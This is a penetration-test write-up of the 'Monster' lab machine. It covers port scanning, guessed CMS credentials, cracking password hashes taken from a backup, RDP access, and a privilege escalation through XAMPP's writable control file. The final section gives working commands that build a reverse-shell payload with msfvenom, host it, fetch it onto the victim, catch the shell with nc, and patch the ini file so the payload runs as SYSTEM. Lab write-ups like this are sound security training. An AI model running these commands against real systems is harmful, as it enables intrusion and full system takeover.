report

Report - Monster

- Author: Henry Post
- Target: MONSTER
- Target IP: 192.168.62.180
- Date: 04/15/2026

Executive Summary

This machine, Monster, was enumerated by `nmap` to have ports 80 (HTTP), 443 (HTTPS), and 3389 (RDP) open.

A password of `admin:wazowski` was guessed to authenticate to Monstra CMS on port 80.

We find a backup feature in the CMS, and use it to steal password hashes and crack those hashes.

We use the recovered password to RDP to the target machine as the `mike` user.

From there, we discover that XAMPP version `7.3.10-1` is used, which is vulnerable to Local Privilege Escalation by editing `C:\xampp\xampp-control.ini`.

We use the Local Privilege Escalation vulnerability to connect with reverse shell and get SYSTEM level access.

Recommendations

- Upgrade XAMPP to the latest non-vulnerable version immediately.
- Use strong passwords that are not guessable.
- Disable RDP if not needed.

Resources

- https://www.exploit-db.com/exploits/50337
- https://simpleinfoseccom.wordpress.com/2018/05/27/monstra-cms-3-0-4-unauthenticated-user-credential-exposure/
- https://medium.com/@anushka18599/offsec-proving-grounds-walkthrough-monster-774a871c6ad7


Recon

```
sudo nano /etc/hosts

nmap -sV -sC -T4 -oA initial MONSTER
```

We notice that ports 80, 443, and 3389 (RDP) are open. It looks like port 80 and 443 serve the same content.

```
???(kali?kali)-[~]
??$ nmap -sV -sC -T4 -oA initial MONSTER
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-13 21:47 +0000
Nmap scan report for MONSTER (192.168.62.180)
Host is up (0.00039s latency).
Not shown: 994 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Apache httpd 2.4.41 ((Win64) OpenSSL/1.1.1c
PHP/7.3.10)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.3.10
|_http-title: Mike Wazowski
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
443/tcp  open  ssl/http      Apache httpd 2.4.41 ((Win64) OpenSSL/1.1.1c
PHP/7.3.10)
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
|_http-title: Mike Wazowski
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.3.10
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2009-11-10T23:48:47
|_Not valid after:  2019-11-08T23:48:47
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: MIKE-PC
|   NetBIOS_Domain_Name: MIKE-PC
|   NetBIOS_Computer_Name: MIKE-PC
|   DNS_Domain_Name: Mike-PC
|   DNS_Computer_Name: Mike-PC
|   Product_Version: 10.0.19041
|_  System_Time: 2026-04-13T21:48:13+00:00
|_ssl-date: 2026-04-13T21:48:21+00:00; 0s from scanner time.
```

```
| ssl-cert: Subject: commonName=Mike-PC
| Not valid before: 2026-04-12T21:45:32
|_Not valid after:  2026-10-12T21:45:32
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2026-04-13T21:48:16
|_  start_date: N/A

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.92 seconds
```



We get some useful data from this.

```
Name Mike Wazowski
Age 23 Years
Experience 4 Years
Country USA
Location Alpha Centauri
e-mail wazowski@offsec.pg
Phone + 1410 1411 1418
Freelance Available
```

We also run `dirb https://monster`.

https://monster/blog/admin/

Non-root access


Let's use `CeWL` to generate a wordlist, then Hydra to login.

```
cewl              https://monster/ > words.txt
cewl --lowercase https://monster/ > wordsl.txt

hydra -I -f -L words.txt -P words.txt "http-post-form://monster/blog/admin:login=^USER^&password=^PASS^:F=200"
```

This is going to take way too long.

Let's try `admin:wazowski`.

It works! We need to add `monster.pg` to `/etc/hosts`.




We can edit templates. This can easily get us reverse shell.

The lab notes say:

> extracting password hashes from its backup system, and cracking them to gain RDP access

I'll do that next.



We got a backup.

```
C:/xampp/htdocs/blog/storage/database/users.table.xml
  <users>
    <id>1</id>
    <uid>de58425259</uid>
    <firstname/>
    <lastname/>
    <twitter/>
    <skype/>
    <about_me/>
    <login>admin</login>
    <password>a2b4e80cd640aaa6e417febe095dcbfc</password>
    <email>wazowski@monster.pg</email>
    <hash>jJkdUX1FOFiI</hash>
    <date_registered>1645512776</date_registered>
    <role>admin</role>
  </users>
  <users>
    <id>2</id>
    <uid>800c7d9797</uid>
    <firstname/>
    <lastname/>
    <twitter/>
```

```
    <skype/>
    <about_me/>
    <login>mike</login>
    <password>844ffc2c7150b93c4133a6ff2e1a2dba</password>
    <email>mike@monster.pg</email>
    <hash>8vPjvUPDHhRp</hash>
    <date_registered>1645512909</date_registered>
    <role>user</role>
  </users>
```

`admin:a2b4e80cd640aaa6e417febe095dcbfc`

`mike:844ffc2c7150b93c4133a6ff2e1a2dba`

Time to run hashcat.

```
# md5 type hashes
echo 'a2b4e80cd640aaa6e417febe095dcbfc' >  hashes
echo '844ffc2c7150b93c4133a6ff2e1a2dba' >> hashes

sudo gunzip /usr/share/wordlists/rockyou.txt.gz

# ls /usr/share/wordlists/seclists/Passwords/Most-Popular-Letter-Passes.txt

# hashcat unsalted fails
hashcat -O -m 0 hashes /usr/share/wordlists/rockyou.txt

# if hashcat unsalted fails, use salts
echo 'a2b4e80cd640aaa6e417febe095dcbfc:jJkdUX1FOFiI' >  hashes_salted
echo '844ffc2c7150b93c4133a6ff2e1a2dba:8vPjvUPDHhRp' >> hashes_salted
hashcat -O -m 20 hashes_salted /usr/share/wordlists/rockyou.txt
```

Hashcat isn't working. Time to consult a guide.

https://medium.com/@anushka18599/offsec-proving-grounds-walkthrough-monster-774a871c6ad7

Interesting, another person tried:

```
gobuster dir -u http://monster:80/ --wordlist
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```

Okay! So apparently the salt is stored in `C:\xampp\htdocs\blog\boot\defines.php`. It's not those random values above.

https://simpleinfoseccom.wordpress.com/2018/05/27/monstra-cms-3-0-4-unauthenticated-user-credential-exposure/

```
*/define('MONSTRA_PASSWORD_SALT', 'YOUR_SALT_HERE');

...

return md5(md5(trim($password) . MONSTRA_PASSWORD_SALT));    }
```

So, we've got to do a double md5 with hashcat, and change salts.

```
echo '$Y $O $U $R $\x5F $S $A $L $T $\x5F $H $E $R $E' > rule.txt

# double salt with default salt
echo 'a2b4e80cd640aaa6e417febe095dcbfc' >  hashes_salted2
echo '844ffc2c7150b93c4133a6ff2e1a2dba' >> hashes_salted2
hashcat -O -m 2600 hashes_salted2 --wordlist
/usr/share/wordlists/rockyou.txt -r rule.txt

hashcat -O -m 2600 hashes_salted2 --wordlist
/usr/share/wordlists/rockyou.txt -r rule.txt --show
# a2b4e80cd640aaa6e417febe095dcbfc:wazowskiYOUR_SALT_HERE
# 844ffc2c7150b93c4133a6ff2e1a2dba:Mike14YOUR_SALT_HERE
```

So, our recovered credentials are:


```
admin:wazowski
mike:Mike14
```

From the lab description,

> Privilege escalation is achieved by exploiting a writable xampp-control.ini file to inject a reverse shell payload, triggered upon interaction with the XAMPP Control Panel by an administrator

Alrighty, great.

Let's RDP as `mike` using Remmina to get our local flag.



Got it.

On to opening XAMPP.

http://monster.pg/dashboard - Nope, 404.

Root access

I should check `C:\xampp\properties.ini`.

Then use `searchsploit` for Local Privilege Escalation.

`base_stack_version=7.3.10-1`

Okay.


```
searchsploit xampp
# XAMPP 7.4.3 - Local Privilege Escalation | windows/local/50337.ps1

searchsploit --path 50337

ls /usr/share/exploitdb/exploits/windows/local/50337.ps1
```

50337.ps1:

```
# Exploit Title: XAMPP 7.4.3 - Local Privilege Escalation
# Exploit Author: Salman Asad (@deathflash1411) a.k.a LeoBreaker
```


```
# Original Author: Maximilian Barz (@S1lkys)
# Date: 27/09/2021
# Vendor Homepage: https://www.apachefriends.org
# Version: XAMPP < 7.2.29, 7.3.x < 7.3.16 & 7.4.x < 7.4.4
# Tested on: Windows 10 + XAMPP 7.3.10
# References: https://github.com/S1lkys/CVE-2020-11107

$file = "C:\xampp\xampp-control.ini"
$find = ((Get-Content $file)[2] -Split "=")[1]
# Insert your payload path here
$replace = "C:\temp\msf.exe"
(Get-Content $file) -replace $find, $replace | Set-Content $file
```

```
# get ip
ip a | grep 192 # 192.168.49.51

# generate payload
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.49.51 LPORT=80 -f exe -o
shell.exe

# serve
python3 -m http.server 80

# download on victim to C:\xampp\shell.exe
iwr -uri http://192.168.49.51:80/shell.exe -Outfile C:\xampp\shell.exe

# host rev shell listener, kill python
nc -nvlp 80
```



And to stage the payload on the victim:

```
$file = "C:\xampp\xampp-control.ini"
$find = ((Get-Content $file)[2] -Split "=")[1]
# Insert your payload path here
$replace = "C:\xampp\shell.exe"
(Get-Content $file) -replace $find, $replace | Set-Content $file
```



And we have SYSTEM access.